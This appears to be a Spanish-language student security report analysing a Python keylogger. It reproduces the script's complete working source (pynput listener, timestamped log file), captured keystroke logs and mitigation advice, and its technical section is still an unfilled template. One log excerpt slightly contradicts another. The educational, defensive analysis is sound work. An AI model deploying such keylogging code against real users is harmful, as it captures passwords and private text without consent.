

REPORTE TÉCNICO DE ANÁLISIS

Análisis de Código Malicioso

Spyware Básico — Registro de Pulsaciones de Teclado (Keylogger)

Alumno	Manuel Eduardo Hernández Gaytán
Matrícula	181850
Materia / Tema	CNO IV – Seguridad Informática · Análisis de Código Malicioso
Docente	Mtro. Servando López Contreras
Periodo	Parcial 1 / Ciclo 2026
Fecha	24 de agosto de 2026

Índice

1. Introducción
2. Análisis Técnico del Código
3. Análisis de Evidencias Visuales
4. Conclusiones y Estrategias de Mitigación

1. Introducción

El spyware es una categoría de software malicioso diseñado para recopilar información de un sistema o de su usuario sin conocimiento ni consentimiento explícito, y transmitirla o almacenarla para un tercero. Dentro de esta categoría, los keyloggers (registradores de pulsaciones de teclado) son uno de los tipos más comunes: su función es capturar cada tecla presionada en un equipo, permitiendo reconstruir contraseñas, mensajes, números de tarjetas y cualquier otra información sensible que el usuario escriba.

Estos programas pueden clasificarse en dos grandes grupos: keyloggers por software, que se ejecutan como procesos o servicios dentro del sistema operativo (como el analizado en este reporte), y keyloggers por hardware, dispositivos físicos que se colocan entre el teclado y el equipo. Los primeros suelen distribuirse mediante correos de phishing, software pirata, memorias USB infectadas o descargas de fuentes no confiables, y con frecuencia se combinan con otras técnicas —como la exfiltración de datos por red o la persistencia en el arranque del sistema— para pasar desapercibidos.

El objetivo de este reporte es documentar el proceso de análisis realizado sobre un script de Python con funcionalidad de keylogger, evaluado en un entorno controlado y con fines exclusivamente académicos dentro de la asignatura de Seguridad Informática. Se documenta el comportamiento observado durante su ejecución, evidenciado mediante capturas de consola, y se presentan estrategias de defensa aplicables ante amenazas de esta naturaleza.

2. Análisis Técnico del Código

Esta sección debe completarse por el alumno, explicando el funcionamiento del script analizado. A continuación se incluye una guía con los puntos que la rúbrica del curso suele solicitar en un análisis técnico de este tipo; sustituye este bloque por tu explicación antes de entregar el documento.

Puntos sugeridos a desarrollar en esta sección:


- Bibliotecas utilizadas: identifica cada import del script y explica para qué sirve dentro del programa (por ejemplo, manejo de fecha/hora y captura de eventos de teclado).
- Estructura general: describe el flujo principal del programa — qué se ejecuta al iniciar y qué mantiene el script corriendo.
- Función de formateo de eventos: explica qué información arma esa función y con qué formato la construye (marca de tiempo, tipo de evento, número consecutivo).
- Función de guardado en archivo: describe cómo y dónde se almacena la información capturada, y qué modo de escritura utiliza.
- Manejador de tecla presionada: explica cómo distingue entre una tecla de carácter normal y una tecla especial, y qué hace con esa información.
- Manejador de tecla liberada: describe su propósito y la condición que utiliza para detener la ejecución del programa.

- Bloque de ejecución principal: explica cómo se inicia la escucha de eventos y qué mantiene el proceso activo.
- Riesgo identificado: redacta, con tus propias palabras, por qué este tipo de script representa una amenaza de confidencialidad para un usuario o una organización.

3. Análisis de Evidencias Visuales


Durante la fase de pruebas, el script fue ejecutado en un entorno controlado (máquina de pruebas, fuera de un sistema de producción) mientras se realizaba actividad de teclado de control. Las siguientes capturas documentan la salida generada por el programa en la consola durante dicha ejecución.

Figura 1. Inicio de la captura de eventos



```
C:\Windows\System32\cmd.e x + v
C:\Users\laura\Documents\pruebas>python3 Spy.py
2026-08-24 22:27:26.448 | PRESS (h) | evento_001
2026-08-24 22:27:26.532 | RELEASE ('h') | evento_002
2026-08-24 22:27:27.080 | PRESS (o) | evento_003
2026-08-24 22:27:27.169 | RELEASE ('o') | evento_004
2026-08-24 22:27:27.934 | PRESS (l) | evento_005
2026-08-24 22:27:28.023 | RELEASE ('l') | evento_006
2026-08-24 22:27:28.199 | PRESS (a) | evento_007
2026-08-24 22:27:28.302 | RELEASE ('a') | evento_008
2026-08-24 22:27:29.714 | PRESS (Key.space) | evento_009
2026-08-24 22:27:29.798 | RELEASE (Key.space) | evento_010
2026-08-24 22:27:29.925 | PRESS (m) | evento_011
2026-08-24 22:27:30.005 | RELEASE ('m') | evento_012
2026-08-24 22:27:30.888 | PRESS (u) | evento_013
2026-08-24 22:27:31.020 | RELEASE ('u') | evento_014
2026-08-24 22:27:31.150 | PRESS (n) | evento_015
2026-08-24 22:27:31.258 | RELEASE ('n') | evento_016
2026-08-24 22:27:31.526 | PRESS (d) | evento_017
2026-08-24 22:27:31.623 | RELEASE ('d') | evento_018
2026-08-24 22:27:31.668 | PRESS (o) | evento_019
2026-08-24 22:27:31.763 | RELEASE ('o') | evento_020
2026-08-24 22:27:35.853 | PRESS (1) | evento_021
2026-08-24 22:27:35.923 | RELEASE ('1') | evento_022
2026-08-24 22:27:36.275 | PRESS (2) | evento_023
2026-08-24 22:27:36.355 | RELEASE ('2') | evento_024
2026-08-24 22:27:37.183 | PRESS (3) | evento_025
2026-08-24 22:27:37.255 | RELEASE ('3') | evento_026
2026-08-24 22:27:37.533 | PRESS (4) | evento_027
2026-08-24 22:27:37.618 | RELEASE ('4') | evento_028
2026-08-24 22:27:38.016 | PRESS (5) | evento_029
2026-08-24 22:27:38.092 | RELEASE ('5') | evento_030
2026-08-24 22:27:38.482 | PRESS (6) | evento_031
2026-08-24 22:27:38.551 | RELEASE ('6') | evento_032
```

El script se invoca desde la terminal y comienza a registrar de inmediato cada pulsación y liberación de tecla. Cada línea sigue una estructura consistente: marca de tiempo con precisión de milisegundos, tipo de evento (presión o liberación) y un identificador consecutivo del evento.

Figura 2. Continuidad del registro y evento de finalización

```
C:\Windows\System32\cmd.e
2026-08-24 22:27:36.275 | PRESS (2) | evento_023
2026-08-24 22:27:36.355 | RELEASE ('2') | evento_024
2026-08-24 22:27:37.183 | PRESS (3) | evento_025
2026-08-24 22:27:37.255 | RELEASE ('3') | evento_026
2026-08-24 22:27:37.533 | PRESS (4) | evento_027
2026-08-24 22:27:37.618 | RELEASE ('4') | evento_028
2026-08-24 22:27:38.016 | PRESS (5) | evento_029
2026-08-24 22:27:38.092 | RELEASE ('5') | evento_030
2026-08-24 22:27:38.482 | PRESS (6) | evento_031
2026-08-24 22:27:38.551 | RELEASE ('6') | evento_032
2026-08-24 22:27:38.961 | PRESS (7) | evento_033
2026-08-24 22:27:39.040 | RELEASE ('7') | evento_034
2026-08-24 22:27:39.388 | PRESS (8) | evento_035
2026-08-24 22:27:39.475 | RELEASE ('8') | evento_036
2026-08-24 22:27:39.795 | PRESS (9) | evento_037
2026-08-24 22:27:39.895 | RELEASE ('9') | evento_038
2026-08-24 22:27:42.415 | PRESS (0) | evento_039
2026-08-24 22:27:42.489 | RELEASE ('0') | evento_040
2026-08-24 22:27:53.519 | PRESS (Key.cmd) | evento_041
2026-08-24 22:27:53.631 | PRESS (Key.shift) | evento_042
2026-08-24 22:27:53.772 | PRESS (S) | evento_043
2026-08-24 22:27:53.961 | RELEASE ('S') | evento_044
2026-08-24 22:27:53.993 | RELEASE (Key.cmd) | evento_045
2026-08-24 22:27:54.002 | RELEASE (Key.shift) | evento_046
2026-08-24 22:29:42.815 | PRESS (Key.enter) | evento_047
2026-08-24 22:29:42.894 | RELEASE (Key.enter) | evento_048
2026-08-24 22:31:42.866 | PRESS (Key.ctrl_l) | evento_049
2026-08-24 22:31:43.121 | PRESS ( ) | evento_050
2026-08-24 22:31:43.250 | RELEASE ('\x16') | evento_051
2026-08-24 22:31:43.272 | RELEASE (Key.ctrl_l) | evento_052
2026-08-24 22:32:00.011 | PRESS (Key.esc) | evento_053
2026-08-24 22:32:00.235 | RELEASE (Key.esc) | evento_054
C:\Users\laura\Documents\pruebas>
```

El registro continúa de forma ininterrumpida conforme se presionan más teclas, incluyendo combinaciones con teclas modificadoras. Se observa que la sesión de captura concluye al presionarse la tecla Escape, momento en el que el programa deja de registrar eventos y el control regresa a la línea de comandos.

Figura 3. Detalle del formato de log generado


Vista ampliada del formato de salida: cada evento queda documentado con fecha, hora exacta, tip

```
2026-08-24 22:27:26.448 | PRESS (h) | evento_001
2026-08-24 22:27:26.532 | RELEASE ('h') | evento_002
2026-08-24 22:27:27.090 | PRESS (o) | evento_003
2026-08-24 22:27:27.169 | RELEASE ('o') | evento_004
2026-08-24 22:27:27.934 | PRESS (1) | evento_005
2026-08-24 22:27:28.023 | RELEASE ('1') | evento_006
2026-08-24 22:27:28.199 | PRESS (a) | evento_007
2026-08-24 22:27:28.302 | RELEASE ('a') | evento_008
2026-08-24 22:27:29.714 | PRESS (Key.space) | evento_009
2026-08-24 22:27:29.798 | RELEASE (Key.space) | evento_010
2026-08-24 22:27:29.925 | PRESS (m) | evento_011
2026-08-24 22:27:30.005 | RELEASE ('m') | evento_012
2026-08-24 22:27:30.888 | PRESS (u) | evento_013
2026-08-24 22:27:31.020 | RELEASE ('u') | evento_014
2026-08-24 22:27:31.150 | PRESS (n) | evento_015
2026-08-24 22:27:31.258 | RELEASE ('n') | evento_016
2026-08-24 22:27:31.526 | PRESS (d) | evento_017
2026-08-24 22:27:31.623 | RELEASE ('d') | evento_018
2026-08-24 22:27:31.668 | PRESS (o) | evento_019
2026-08-24 22:27:31.763 | RELEASE ('o') | evento_020
2026-08-24 22:27:35.853 | PRESS (1) | evento_021
2026-08-24 22:27:35.923 | RELEASE ('1') | evento_022
2026-08-24 22:27:36.275 | PRESS (2) | evento_023
2026-08-24 22:27:36.355 | RELEASE ('2') | evento_024
2026-08-24 22:27:37.183 | PRESS (3) | evento_025
2026-08-24 22:27:37.255 | RELEASE ('3') | evento_026
2026-08-24 22:27:37.533 | PRESS (4) | evento_027
2026-08-24 22:27:37.618 | RELEASE ('4') | evento_028
2026-08-24 22:27:38.016 | PRESS (5) | evento_029
2026-08-24 22:27:38.092 | RELEASE ('5') | evento_030
2026-08-24 22:27:38.482 | PRESS (6) | evento_031
2026-08-24 22:27:38.551 | RELEASE ('6') | evento_032
2026-08-24 22:27:38.961 | PRESS (7) | evento_033
2026-08-24 22:27:39.040 | RELEASE ('7') | evento_034
```

o de acción sobre

la tecla y un contador secuencial, lo que permitiría reconstruir cronológicamente toda la actividad de teclado capturada durante la sesión.

Imagen del código

A screenshot of a code editor window titled 'Spy.py'. The script is a Python keylogger. It imports 'datetime' and 'pynput.keyboard' (Key, Listener). It defines a log file path 'LOG_FILE = "keylogger_events.log"'. It initializes 'event_counter = 1'. A function 'format_event(event_type)' is defined, which generates a log entry in the format 'YYYY-MM-DD HH:MM:SS.mmm | EVENTO | evento_XXX'. It uses 'datetime.datetime.now()' to get the current time and formats it. It also uses a global 'event_counter' and increments it. The function returns the log entry. Another function 'save_to_file(log_entry)' is defined, which opens the log file in append mode and writes the log entry. A function 'on_press(key)' is defined, which catches 'AttributeError' and formats the event info as 'PRESS ({key.char})' or 'PRESS ({key})'. It then calls 'format_event', prints the log entry, and saves it to the file. A function 'on_release(key)' is defined, which formats the event info as 'RELEASE ({key})' and does the same logging process. It also checks for the 'esc' key and returns False. The script uses 'Listener' to listen for key presses and releases, and 'join()' to start the listener.

```
1 import datetime
2 from pynput.keyboard import Key, Listener
3
4 LOG_FILE = "keylogger_events.log"
5
6 event_counter = 1
7
8 def format_event(event_type):
9     """
10     Genera la línea con la estructura requerida:
11     YYYY-MM-DD HH:MM:SS.mmm | EVENTO | evento_XXX
12     """
13     global event_counter
14
15     now = datetime.datetime.now()
16     timestamp = now.strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
17
18     log_entry = f"{timestamp} | {event_type} | evento_{event_counter:03d}\n"
19     event_counter += 1
20
21     return log_entry
22
23 def save_to_file(log_entry):
24
25     with open(LOG_FILE, "a", encoding="utf-8") as f:
26         f.write(log_entry)
27
28
29 def on_press(key):
30     try:
31         event_info = f"PRESS ({key.char})"
32     except AttributeError:
33         event_info = f"PRESS ({key})"
34
35     log_entry = format_event(event_info)
36     print(log_entry.strip())
37     save_to_file(log_entry)
38
39 def on_release(key):
40     event_info = f"RELEASE ({key})"
41     log_entry = format_event(event_info)
42     print(log_entry.strip())
43     save_to_file(log_entry)
44
45     if key == Key.esc:
46         return False
47
48 with Listener(on_press=on_press, on_release=on_release) as listener:
49     listener.join()
```

En conjunto, las evidencias confirman que el script cumple de manera funcional con el comportamiento típico de un keylogger: captura continua y silenciosa de la actividad de teclado, con un nivel de detalle (milisegundos, tipo de evento, identificador) suficiente para que un atacante reconstruya con precisión credenciales, mensajes u otra información sensible escrita por la víctima durante el periodo de captura.

4. Conclusiones y Estrategias de Mitigación

El análisis realizado permite concluir que scripts de este tipo, aun siendo relativamente sencillos en su construcción, representan un riesgo significativo para la confidencialidad de la información, ya que no requieren privilegios elevados ni técnicas sofisticadas para operar y pueden pasar desapercibidos si no existen controles de seguridad activos en el equipo. Esto refuerza la importancia de aplicar buenas prácticas de defensa en profundidad tanto a nivel de usuario como de organización.

4.1 Prevención

- Evitar la descarga y ejecución de software de fuentes no verificadas, adjuntos de correo desconocidos o memorias USB de origen dudoso.

- Mantener el sistema operativo, antivirus y aplicaciones actualizados con los últimos parches de seguridad.
- Aplicar el principio de mínimo privilegio: operar con cuentas de usuario estándar y no con privilegios administrativos de forma cotidiana.
- Restringir la ejecución de scripts e intérpretes (como Python) en equipos donde no sea estrictamente necesario, mediante políticas de control de aplicaciones (allowlisting).
- Capacitar a los usuarios en concientización de seguridad, particularmente sobre ingeniería social y phishing, vectores comunes de entrega de este tipo de software.

4.2 Detección

- Utilizar soluciones antivirus / EDR (Endpoint Detection and Response) con capacidades de detección por comportamiento, no solo por firmas.
- Monitorear procesos en ejecución y programas que se inician automáticamente con el sistema, identificando procesos desconocidos o inusuales.
- Revisar periódicamente las conexiones de red salientes del equipo, ya que muchos keyloggers exfiltran la información capturada hacia un servidor remoto.
- Implementar herramientas de monitoreo de integridad de archivos que alerten sobre la creación de archivos de log inesperados en rutas del sistema.

4.3 Remediación

- Aislar el equipo comprometido de la red para detener una posible exfiltración de datos mientras se investiga el incidente.
- Identificar y eliminar el proceso y los archivos asociados al keylogger, apoyándose en un análisis forense básico del sistema.
- Forzar el cambio de todas las credenciales que pudieron haberse escrito en el equipo durante el periodo de compromiso.
- Documentar el incidente conforme a un procedimiento de respuesta a incidentes, incluyendo causa raíz y lecciones aprendidas para prevenir recurrencias.

En síntesis, la defensa efectiva ante spyware no depende de un único control, sino de la combinación de prevención, detección temprana y capacidad de respuesta, sostenidas por una cultura de seguridad informática tanto a nivel individual como institucional.